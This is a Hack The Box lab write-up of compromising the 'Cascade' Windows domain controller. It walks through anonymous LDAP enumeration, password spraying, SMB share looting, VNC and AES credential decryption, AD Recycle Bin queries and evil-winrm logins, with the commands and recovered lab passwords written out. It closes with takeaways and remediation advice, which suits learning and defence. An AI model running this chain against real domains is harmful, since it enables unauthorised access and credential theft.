Cascade writeup
Box name: Cascade
Difficulty: Medium
OS: Windows
Overview: Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user r.thompson, which gives access to a TightVNC registry backup. The backup is decrypted to gain the password for s.smith. This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the ArkSvc account. This account belongs to the AD Recycle Bin group, and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator.
Link: https://app.hackthebox.com/machines/Cascade?sort_by=created_at&sort_type=desc
Machine IP: 10.129.15.29
Ran rustscan against the machine.
rustscan -a 10.129.15.29 –ulimit 5000 -b 2000 — -A -Pn

AD machine. Let’s check out ldap first.
ldapsearch -x -H ldap://10.129.15.29:389 -b “dc=cascade,dc=local”
I got a bunch of information. Created a list for users. Onmm Ryan Thompson’s information we get a cascadeLegacyPwd that looks interesting.

Base64 so I decoded it.

r.thompson:rY4n5eva
I figured this would be his password but I password sprayed it anyways incase.
nxc ldap cascade.local -u users.txt -p ‘rY4n5eva’ –continue-on-success

Checked out shares with the new creds we have.
nxc smb cascade.local -u “r.thompson” -p “rY4n5eva” –shares

Checked out Data and downloaded all of that to my machine.
smbclient //10.129.15.29/Data -U r.thompson


Read through these files. There’s a AD Recycle bin which is interesting.

Also saw a VNC install.reg file in s.smith’s folder.

I also found some meeting notes file as well that references a TempAdmin that was used during a migration. My bet is it has to do the recycle bin realier.
Did some research and found this to decrypt the VNC creds https://github.com/billchaison/VNCDecrypt.

s.smith:sT333ve2
Password sprayed it anyways but it’s only s.smiths creds. Checked what shares s.smith has access to.
nxc smb cascade.local -u “s.smith” -p “sT333ve2” –shares

We have access to audit this time. I checked really quick if we had access to anything additional in Data but we do not. Let’s check Audit.
smbclient //10.129.15.29/Audit$ -U “s.smith”

Not sure what exactly the CascAudit does yet. Checked Audit.db and RunAudit.bat. In these files there appears to be a possible credential but we will need to reverse engineer what the binary is doing.

Grabbed CascAudit.exe and CascCrypto.dll.
ilspycmd CascAudit.exe > CascAudit.cs
ilspycmd CascCrypto.dll > CascCrypto.cs
Read through the file but unfortunately I am not that great at reading code yet. I do plan to get better but in this case I just had AI read the code and write me a decrypter.
python3 - <<'EOF'from base64 import b64decodefrom Crypto.Cipher import AESkey = b"c4scadek3y654321"iv = b"1tdyjCbY1Ix49842"ct = b64decode("BQO5l5Kj9MdErXx6Q6AGOw==")pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)print(pt)EOF

arksvc:w3lc0meFr31nd
Evilwinrm’ed in and I was able to get the password when checking out TempAdmin.
evil-winrm -i 10.129.15.29 -u arksvc -p ‘w3lc0meFr31nd’
Get-ADObject -Filter ‘SamAccountName -eq “TempAdmin”‘ -IncludeDeletedObjects -Properties *

Decoded it.


And they mentioned that the password for this is the same as the administrator so I tried that out and we got in and got root.txt. Also went back to find user.txt which was in C:\Users\s.smith\Desktop.
evil-winrm -i 10.129.15.29 -u administrator -p ‘baCT3r1aN00dles’

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine configured as a Domain Controller. Ran an anonymous LDAP search and retrieved full domain information. Enumerated all users and found a cascadeLegacyPwd attribute on r.thompson’s account containing a base64-encoded value. Decoded it to recover a plaintext password.
rustscan -a 10.129.15.29 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.15.29:389 -b “dc=cascade,dc=local”
Credentials recovered: r.thompson:rY4n5eva
2 – SMB enumeration and VNC credential discovery Sprayed the recovered password across all users to confirm it was unique to r.thompson. Enumerated SMB shares and downloaded all content from the Data share. Found a VNC install registry backup file in s.smith’s folder and meeting notes referencing a TempAdmin account used during a migration and the AD Recycle Bin. Used a public VNC credential decryption tool to recover s.smith’s password from the registry backup.
smbclient //10.129.15.29/Data -U r.thompson
Credentials recovered: s.smith:sT333ve2
3 – Audit share and .NET binary reverse engineering Enumerated shares as s.smith and found access to an Audit$ share. Downloaded CascAudit.exe and CascCrypto.dll. Decompiled both using ilspy-cmd. Extracted the AES key, IV, and encrypted credential from the source. Wrote a Python decryption script to recover the arksvc account password.
ilspycmd CascAudit.exe > CascAudit.cs ilspycmd CascCrypto.dll > CascCrypto.cs
Credentials recovered: arksvc:w3lc0meFr31nd
4 – AD Recycle Bin enumeration and TempAdmin credential recovery Authenticated via evil-winrm as arksvc. Leveraged the account’s AD Recycle Bin group membership to enumerate deleted AD objects. Found the TempAdmin account in the recycle bin with a base64-encoded legacy password attribute. Decoded it and recovered the plaintext password.
Get-ADObject -Filter ‘SamAccountName -eq “TempAdmin”‘ -IncludeDeletedObjects -Properties *
5 – Domain Administrator access The meeting notes had stated that TempAdmin used the same password as the domain Administrator. Used the recovered password with evil-winrm to authenticate as Administrator and retrieved root.txt. Also retrieved user.txt from s.smith’s desktop.
evil-winrm -i 10.129.15.29 -u administrator -p ‘baCT3r1aN00dles’
Key Takeaways
- Anonymous LDAP bind exposing custom password attribute – The domain controller allowed unauthenticated LDAP queries and r.thompson’s account had a cascadeLegacyPwd attribute containing a base64-encoded password readable by any anonymous query. Custom LDAP attributes must never store credential data and anonymous LDAP bind must be disabled on all domain controllers.
- VNC encrypted credentials stored in an SMB-accessible registry backup – A TightVNC registry backup file containing an encrypted password was stored in a user’s folder on a world-readable SMB share. The VNC encryption uses a static key making recovery trivial with public tools. Encrypted credential files using known static keys must be treated as plaintext and must not be stored on accessible shares.
- AES encryption key and IV hardcoded in a .NET binary – CascAudit.exe and CascCrypto.dll contained hardcoded AES key material used to encrypt the arksvc credentials. Once the binary was decompiled the decryption was trivial. Encryption key material must never be hardcoded in application binaries and credentials must be stored using a secrets management solution rather than reversible encryption with embedded keys.
- Deleted AD object retaining sensitive credential data – The TempAdmin account in the AD Recycle Bin retained a legacy password attribute containing a credential that matched the current domain Administrator password. Deleted AD objects must be audited for sensitive attributes before deletion and legacy password attributes must be cleared. The AD Recycle Bin must not be used as a substitute for proper credential lifecycle management.
- Password reuse between a temporary admin account and the domain Administrator – The TempAdmin and Administrator accounts shared the same password. Temporary accounts must always use unique credentials and the domain Administrator password must be rotated immediately after any temporary account using the same credential is decommissioned.
Remediation
[Immediate] Disable anonymous LDAP bind and remove the cascadeLegacyPwd attribute Configure all domain controllers to require authentication for LDAP queries and enforce LDAP signing and channel binding via Group Policy. Audit all AD user objects for custom attributes containing credential data using a script scanning all non-standard attributes. Remove any findings and rotate all affected credentials immediately.
[Immediate] Remove the VNC registry backup from the SMB share and rotate s.smith’s credentials Delete the VNC install.reg file from the Data share immediately. Rotate s.smith’s password and audit all SMB shares for files containing encrypted or encoded credential material. Implement DLP controls to detect credential patterns in files written to shared locations.
[Immediate] Remove hardcoded AES key material from CascAudit.exe and rotate arksvc credentials Remove the hardcoded key and IV from CascCrypto.dll and rewrite the application to load encryption keys from a secrets management solution at runtime. Rotate the arksvc password immediately. Conduct a code review of all internal .NET binaries for embedded credentials and cryptographic key material.
[Immediate] Audit AD Recycle Bin for sensitive attributes on deleted objects Enumerate all objects in the AD Recycle Bin for legacy password attributes, description fields, and any other attributes containing credential data. Clear sensitive attributes from all deleted objects before they are permanently purged. Rotate the domain Administrator password immediately as TempAdmin shared this credential.
[Immediate] Rotate the domain Administrator password The Administrator password must be considered fully compromised as it was shared with a temporary account recoverable from the AD Recycle Bin. Rotate it immediately to a randomly generated string of at least 25 characters managed through a PAM solution. Audit all other accounts for password reuse against the recovered value.
[Long-term] Implement a credential lifecycle and AD hygiene program Define a policy requiring temporary accounts to use unique randomly generated passwords that are never reused from or shared with permanent privileged accounts. Establish a recurring AD hygiene process covering custom attribute auditing, recycle bin review, share permission audits, and internal binary credential scanning. Include Active Directory and internal application binaries in the regular penetration testing scope.


Leave a Reply